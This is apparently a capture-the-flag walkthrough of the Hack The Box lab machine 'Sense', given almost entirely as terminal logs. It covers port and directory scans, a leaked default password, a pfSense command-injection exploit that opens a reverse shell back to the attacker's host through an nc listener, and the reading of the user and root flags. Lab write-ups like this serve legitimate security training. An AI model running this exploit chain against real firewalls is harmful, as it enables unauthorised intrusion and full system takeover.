
```
root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.60
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 21:18 +03
Nmap scan report for 10.10.10.60
Host is up (0.078s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
443/tcp open  ssl/https?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.57 seconds
root@kali:/home/ghroot/Masaüstü# nmap -sC -sV -p80 -T4 10.10.10.60
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 21:21 +03
Nmap scan report for 10.10.10.60
Host is up (0.086s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_https-redirect: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
root@kali:/home/ghroot/Masaüstü# nmap -sC -sV -p443 -T4 10.10.10.60
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 21:21 +03
Nmap scan report for 10.10.10.60
Host is up (0.072s latency).

PORT    STATE SERVICE    VERSION
443/tcp open  ssl/https?
| ssl-date: TLS randomness does not represent time
```

```
root@kali:/home/ghroot/Masaüstü# gobuster dir -u https://10.10.10.60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt -k
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://10.10.10.60
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt
[+] Timeout:        10s
===============================================================
2020/07/04 22:36:46 Starting gobuster
===============================================================
/themes (Status: 301)
/css (Status: 301)
/includes (Status: 301)
/javascript (Status: 301)
/changelog.txt (Status: 200)
/classes (Status: 301)
/widgets (Status: 301)
/tree (Status: 301)
/shortcuts (Status: 301)
/installer (Status: 301)
/wizards (Status: 301)
/csrf (Status: 301)
/system-users.txt (Status: 200)
```


https://10.10.10.60/system-users.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
####Support ticket###
Please create the following user
username: Rohit
password: company defaults
pfsense

https://10.10.10.60/index.php

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

pfSense | System | Interfaces | Firewall | Services | VPN | Status | Diagnostics | Help | pfSense.

Status: Dashboard

System Information

Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	00 Hour 02 Minutes 08 Seconds
Current date/time	Sat Jul 4 15:38:22 EDT 2020
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	0% (596/202000) Show states
MBUF Usage	3% (772/25600)
Load average	0.68, 0.43, 0.18
CPU usage	1%
Memory usage	6% of 2026 MB
SWAP usage	0% of 4096 MB

Interfaces


WAN	1000baseT <full-duplex> 10.10.10.60

```
root@kali:/home/ghroot/Masaüstü# searchsploit pfsense
```

Exploit Title	Path
pfSense - 'interfaces.php?if' Cross-Site Scripting	hardware/remote/35071.txt
pfSense - 'pkg.php?xml' Cross-Site Scripting	hardware/remote/35069.txt
pfSense - 'pkg_edit.php?id' Cross-Site Scripting	hardware/remote/35068.txt
pfSense - 'status_graph.php?if' Cross-Site Scripting	hardware/remote/35070.txt
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit)	unix/remote/43193.rb
pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities	php/remote/34985.txt
pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution	php/webapps/23901.txt
pfSense 2.1 build 20130911-1816 - Directory Traversal	php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities	php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal	php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution	php/webapps/43128.txt
pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery	php/webapps/41501.txt
Pfsense 2.3.4 / 2.4.4-p3 - Remote Code Injection	php/webapps/47413.py
pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)	php/remote/43341.rb
pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting	php/webapps/46538.txt
pfSense 2.4.4-p1 - Cross-Site Scripting	multiple/webapps/46316.txt
pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting	php/webapps/46936.txt
pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting	freebsd/webapps/48300.txt
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection	php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities	php/webapps/39709.txt
pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery	php/webapps/39306.html
pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery	php/webapps/39695.txt
pfSense UTM Platform 2.0.1 - Cross-Site Scripting	freebsd/webapps/24439.txt

```
root@kali:/home/ghroot/Masaüstü# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.3 --lport 1234 --username ronit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

```
root@kali:/home/ghroot# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.60] 8959
sh: can't access tty; job control turned off
# ls -la
total 7152
drwxr-xr-x   2 nobody  wheel      512 Oct 18  2017 .
drwxr-xr-x  12 root    wheel      512 Jul  4 15:18 ..
-rw-r--r--   1 nobody  wheel    47696 Jul  4 15:24 GW_WAN-quality.rrd
-rw-r--r--   1 nobody  wheel    47696 Oct 15  2017 WAN_DHCP-quality.rrd
-rw-r--r--   1 nobody  wheel   393168 Jul  4 15:24 ipsec-packets.rrd
-rw-r--r--   1 nobody  wheel   393168 Jul  4 15:24 ipsec-traffic.rrd
-rw-r--r--   1 nobody  wheel   588592 Jul  4 15:25 system-mbuf.rrd
-rw-r--r--   1 nobody  wheel   735320 Jul  4 15:25 system-memory.rrd
-rw-r--r--   1 nobody  wheel   245976 Jul  4 15:25 system-processor.rrd
-rw-r--r--   1 nobody  wheel   245976 Jul  4 15:24 system-states.rrd
-rw-r--r--   1 root    wheel     3683 Jul  4 15:24 updaterrd.sh
-rw-r--r--   1 nobody  wheel   393168 Jul  4 15:24 wan-packets.rrd
-rw-r--r--   1 nobody  wheel   393168 Jul  4 15:24 wan-traffic.rrd
# pwd
/var/db/rrd
# cd ..
# cd ..
# cd ..
# cd home
# ls -la
total 16
drwxr-xr-x   4 root   wheel      512 Oct 14  2017 .
drwxr-xr-x  25 root   wheel      512 Oct 14  2017 ..
drwxrwxr-x   2 root   operator   512 Oct 14  2017 .snap
drwxr-xr-x   2 rohit  nobody     512 Oct 14  2017 rohit
# cd rohit
# ls -la
total 16
drwxr-xr-x  2 rohit  nobody   512 Oct 14  2017 .
drwxr-xr-x  4 root   wheel    512 Oct 14  2017 ..
-rw-r--r--  1 rohit  nobody  1003 Oct 14  2017 .tcshrc
-rw-r--r--  1 root   nobody    32 Oct 14  2017 user.txt
# cat user.txt
8721327cc232073b40d27d9c17e7348b#
```


cd root
ls -la
total 36
drwxr-xr-x 2 root wheel   512 Oct 18 2017 .
drwxr-xr-x 25 root wheel   512 Oct 14 2017 ..
-rw-r--r-- 1 root wheel   724 May 1 2014 .cshrc
-rw-r--r-- 1 root wheel   0 Oct 14 2017 .first_time
-rw-r--r-- 1 root wheel   167 May 1 2014 .gitsync_merge.sample
-rw-r--r-- 1 root wheel   0 May 1 2014 .hushlogin
-rw-r--r-- 1 root wheel   229 May 1 2014 .login
-rw-r--r-- 1 root wheel   0 Oct 14 2017 .part_mount
-rw-r--r-- 1 root wheel   165 May 1 2014 .profile
-rw-r--r-- 1 root wheel   165 May 1 2014 .shrc
-rw-r--r-- 1 root wheel 1003 Oct 14 2017 .tcshrc
-rw-r--r-- 1 root wheel   33 Oct 18 2017 root.txt
cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86